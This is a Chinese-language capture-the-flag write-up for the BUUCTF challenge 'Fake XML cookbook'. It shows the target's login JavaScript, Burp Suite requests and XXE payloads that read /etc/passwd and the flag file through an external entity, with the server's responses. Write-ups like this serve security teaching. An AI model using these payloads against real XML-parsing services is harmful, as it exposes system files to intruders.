BUUCTF [NCTF2019] Fake XML cookbook

原创

Senimo_ 于 2021-01-03 17:26:50 发布 291 收藏 2


分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF NCTF2019 FakeXMLcookbook writeup CTF

[NCTF2019]Fake XML cookbook

考点：

1. XXE攻击原理

启动环境：




由题目提示，猜测为XXE漏洞。

查看网页源码：


```
<script type='text/javascript'>
function doLogin(){
 var username = $("#username").val();
 var password = $("#password").val();
 if(username == "" || password == ""){
  alert("Please enter the username and password!");
  return;
 }

 var data = "<user><username>" + username + "</username><password>" + password + "</password></user>";
    $.ajax({
        type: "POST",
        url: "doLogin.php",
        contentType: "application/xml;charset=utf-8",
        data: data,
        dataType: "xml",
        anysc: false,
        success: function (result) {
         var code = result.getElementsByTagName("code")[0].childNodes[0].nodeValue;
         var msg = result.getElementsByTagName("msg")[0].childNodes[0].nodeValue;
         if(code == "0"){
          $(".msg").text(msg + " login fail!");
         }else if(code == "1"){
          $(".msg").text(msg + " login success!");
         }else{
          $(".msg").text("error:" + msg);
         }
        },
        error: function (XMLHttpRequest,textStatus,errorThrown) {
            $(".msg").text(errorThrown + ':' + textStatus);
        }
    });
}
</script>
```

首先尝试登陆：



使用**BurpSuite**抓取数据包：



看到了其中的XML代码：

```
<user><username>admin</username><password>admin</password></user>
```

XML用来传输存储数据，在后台解析XML时，没有禁止外部实体加载，构造payload：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE note [
  <!ENTITY admin SYSTEM "file:///etc/passwd">
  ]>
<user><username>&admin;</username><password>123456</password></user>
```

使用**Repeater**发送数据包：

Send Cancel < >

Request

Raw Params Headers Hex XML

```
POST /doLogin.php HTTP/1.1
Host: 6ae0868e-8831-47ac-bb0c-b2da7ccc0e22.node3.buuoj.cn
Content-Length: 179
Accept: application/xml, text/xml, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_1_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: application/xml;charset=UTF-8
Origin: http://6ae0868e-8831-47ac-bb0c-b2da7ccc0e22.node3.buuoj.cn
Referer: http://6ae0868e-8831-47ac-bb0c-b2da7ccc0e22.node3.buuoj.cn/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=1768e6bc3e04d6-0add687fb96a01-6d112d7c-13c680-1768e6bc3e1f53
Connection: close

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE note [
  <!ENTITY admin SYSTEM "file:///etc/passwd">
  ]>
<user><username>&admin;</username><password>123456</password></user>
```


得到回显：

Response

Raw Headers Hex XML Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Sun, 03 Jan 2021 09:22:06 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 968
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.0RC6

<result><code>0</code><msg>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
</msg></result>
```


其中成功读取了`/etc/passwd`文件的内容，flag通常在根目录下，构造payload：

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE note [
  <!ENTITY admin SYSTEM "file:///flag">
  ]>
<user><username>&admin;</username><password>123456</password></user>
```

得到flag：

Response

Raw | Headers | Hex | XML | Render

```
1  HTTP/1.1 200 OK
2  Server: openresty
3  Date: Sun, 03 Jan 2021 09:24:38 GMT
4  Content-Type: text/html; charset=utf-8
5  Content-Length: 85
6  Connection: close
7  Vary: Accept-Encoding
8  X-Powered-By: PHP/7.4.0RC6
9
10 <result><code>0</code><msg>flag{f16eeebb-007b-4e11-a32c-fdb23d62d60b}
11 </msg></result>
```